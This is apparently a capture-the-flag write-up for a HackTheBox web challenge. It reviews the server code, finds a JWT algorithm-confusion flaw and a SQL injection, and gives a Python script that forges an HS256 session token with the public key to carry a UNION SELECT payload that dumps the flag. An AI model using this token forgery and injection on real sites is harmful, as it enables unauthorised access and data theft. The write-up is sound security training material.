Under Construction


Hint:

```
A company that specialises in web development is creating a new site that is currently under construction. Can you obtain the flag?
```

Reconciliation:

In this particular challenge the author gave us also Server side files so our investigation will separate to two parts.

Client Side




When we enter the website we actually redirected to /auth automatically.

We observer that in the source code we don't have any hints.

We proceed to test the website functionality.

We registered as username: Michael, password:1234 then we enter to the account we made and the results for this action is:




Our first observation was the username copied into the HTML webpage.

We also saw strange session cookie but we will get there later.

Server Side

We extract the files from zip and got:



With short brief in the views directory we have premade HTML pages.

Routes – like the name routes the user between the pages

Middleware and helpers have more interesting content but to understand it correctly we have to examine the flow of the server.

Lets start!

```
const express = require('express');
const app = express();
const bodyParser = require('body-parser');
const cookieParser = require('cookie-parser');
const routes = require('./routes');
const nunjucks = require('nunjucks');

app.use(bodyParser.urlencoded({ extended: false }));
app.use(cookieParser());

nunjucks.configure('views', {
    autoescape: true,
    express: app
});
app.set('views','./views');

app.use(routes);

app.all('*', (req, res) => {
    return res.status(404).send('404 page not found');
});

app.listen(1337, () => console.log('Listening on port 1337'));
```

This index.js is responsible to the "main activity" of the website.

In this particular index.js we only can see that the server is not allow you to navigate automatically in the website all the extension will generate respectively otherwise we got 404.

routes. index.js

```
const express = require('express');
const router = express.Router();
const path = require('path');
const AuthMiddleware = require('../middleware/AuthMiddleware');
const JWTHelper = require('../helpers/JWTHelper');
const DBHelper = require('../helpers/DBHelper');

router.get('/', AuthMiddleware, async (req, res, next) => {
    try{
        let user = await DBHelper.getUser(req.data.username);
        if (user === undefined) {
            return res.send(`user ${req.data.username} doesn't exist in our database.`);
        }
        return res.render('index.html', { user });
    }catch (err){
        return next(err);
    }
});

router.get('/auth', (req, res) =>
    res.render('auth.html', { query: req.query }));

router.get('/logout', (req, res) => {
    res.clearCookie('session');
    return res.redirect('/auth');
});
```

```
router.post('/auth', async (req, res) => {
    const { username, password } = req.body;
    if((username !== undefined && username.trim().length === 0)
        || (password !== undefined && password.trim().length === 0)){
        return res.redirect('/auth');
    }
    if(req.body.register !== undefined){
        let canRegister = await DBHelper.checkUser(username);
        if(!canRegister){
            return res.redirect('/auth?error=Username already exists');
        }
        DBHelper.createUser(username, password);
        return res.redirect('/auth?error=Registered successfully&type=success');
    }

    // login user
    let canLogin = await DBHelper.attemptLogin(username, password);
    if(!canLogin){
        return res.redirect('/auth?error=Invalid username or password');
    }
    let token = await JWTHelper.sign({
        username: username.replace(/'/g, "\'\'").replace(/"/g, "\"\"")
    })
    res.cookie('session', token, { maxAge: 900000 });
    return res.redirect('/');
});

module.exports = router;
```

AuthMiddleware.js

```
const JWTHelper = require('../helpers/JWTHelper');

module.exports = async (req, res, next) => {
    try{
        if (req.cookies.session === undefined) return res.redirect('/auth');
        let data = await JWTHelper.decode(req.cookies.session);
        req.data = {
            username: data.username
        }
        next();
    } catch(e) {
        console.log(e);
        return res.status(500).send('Internal server error');
    }
}
```

DBHelper.js

```
const sqlite = require('sqlite3');
const db = new sqlite.Database('./database.db', err => {
    if (!!err) throw err;
    console.log('Connected to SQLite');
});
```

```
module.exports = {
    getUser(username){
        return new Promise((res, rej) => {
            db.get(`SELECT * FROM users WHERE username = '${username}'`, (err, data) => {
                if (err) return rej(err);
                res(data);
            });
        });
    },
    checkUser(username){
        return new Promise((res, rej) => {
            db.get(`SELECT * FROM users WHERE username = ?`, username, (err, data) => {
                if (err) return rej();
                res(data === undefined);
            });
        });
    },
    createUser(username, password){
        let query = 'INSERT INTO users(username, password) VALUES(?,?)';
        let stmt = db.prepare(query);
        stmt.run(username, password);
        stmt.finalize();
    },
    attemptLogin(username, password){
        return new Promise((res, rej) => {
            db.get(`SELECT * FROM users WHERE username = ? AND password = ?`, username, password, (err, data) =>
                if (err) return rej();
                res(data !== undefined);
            });
```

JWTHelper.js

```
const fs = require('fs');
const jwt = require('jsonwebtoken');

const privateKey = fs.readFileSync('./private.key', 'utf8');
const publicKey  = fs.readFileSync('./public.key', 'utf8');

module.exports = {
    async sign(data) {
        data = Object.assign(data, {pk:publicKey});
        return (await jwt.sign(data, privateKey, { algorithm:'RS256' }))
    },
    async decode(token) {
        return (await jwt.verify(token, publicKey, { algorithms: ['RS256', 'HS256'] }));
    }
}
```

Index.js in routes tell us that when we first enter the web url, the server use authMiddleWare to examine if the user already have session cookie, and if he does then he will decode the cookies using JWTHelper and extract the username form there.

JWTHelper actually makes a JWT token using private and public key using RS256 algorithm and allow us to decode also with HS256? This is look very strange so we looked more in the web and saw something very interesting in JWT Hacking.

OK… we keep analyze the flow and lets assume we authenticate with JWT token cookie inside our session what the server will do with that?

The server define DBHelper to manage the dealing with the server side DB (sqlite3)

We see inside this DBHelper.js the functionality like: login, attempt, create, get and check

But there is one weird use of DB queries in getUser function:

```
db.get(`SELECT * FROM users WHERE username = '${username}'`, (err, data)
```

There is a very strong hint!

We can generate JWT with payload inside username and it could lead us to SQL injection!

From here we have a weapon, but we will explain what other functionality the server have:

- Logout – clear the cookie
- Server define how much time the token will alive
- Crate account simply check if he is exist and if isn't he will create one.

Intrusion

Our first goal is to generate spoofed token using HS256 based on the PK that was given with the cookie.

JWT is construct from three json parts encoded in base64url:

1. Header – the type of the token and algorithm
2. Payload – data and PK
3. Signature

We used this site to decode from base64url and make the changes.

We construct python script that will take the cookie and inject the payload we want.

```
def Token_Generator(pk, payload, injection):
  payload['username'] = injection
  token = jwt.encode(payload=payload,key=pk,algorithm='HS256')
  return token

url = 'http://167.99.86.47:32658/'
session = requests.session()
cookie = 'eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im1pY2hhZWwiLCJwayI6Ii0tLS
token = str(cookie).split('.')
payload = json.loads(base64.urlsafe_b64decode(token[1].encode('utf-8')).decode('ascii'))
pk = payload['pk']
injection = "michael' UNION SELECT 1,(SELECT top_secret_flaag FROM flag_storage),3;--"
token = Token_Generator(pk,payload,injection)
session.cookies.set('session',str(token,'utf-8'))
r = session.get(url)
print(r.text)
```

After a lot of searches and tries we ended with the following injection:

```
injection = "michael' UNION SELECT 1,(SELECT top_secret_flaag FROM flag_storage),3;--"
```

```
<div class="container">
    <div class="center">
        <div class="card" style="width: 25rem;">
            <div class="card-header text-white bg-danger">
                Message from developers
            </div>
            <div class="card-body">
                Welcome HTB{d0n7_3xp053_y0ur_publ1ck3y}<br>
                This site is under development. <br>
                Please come back later.
            </div>
        </div>
    </div>
</div>
```

Flag: HTB{d0n7_3xp053_y0ur_publ1ck3y}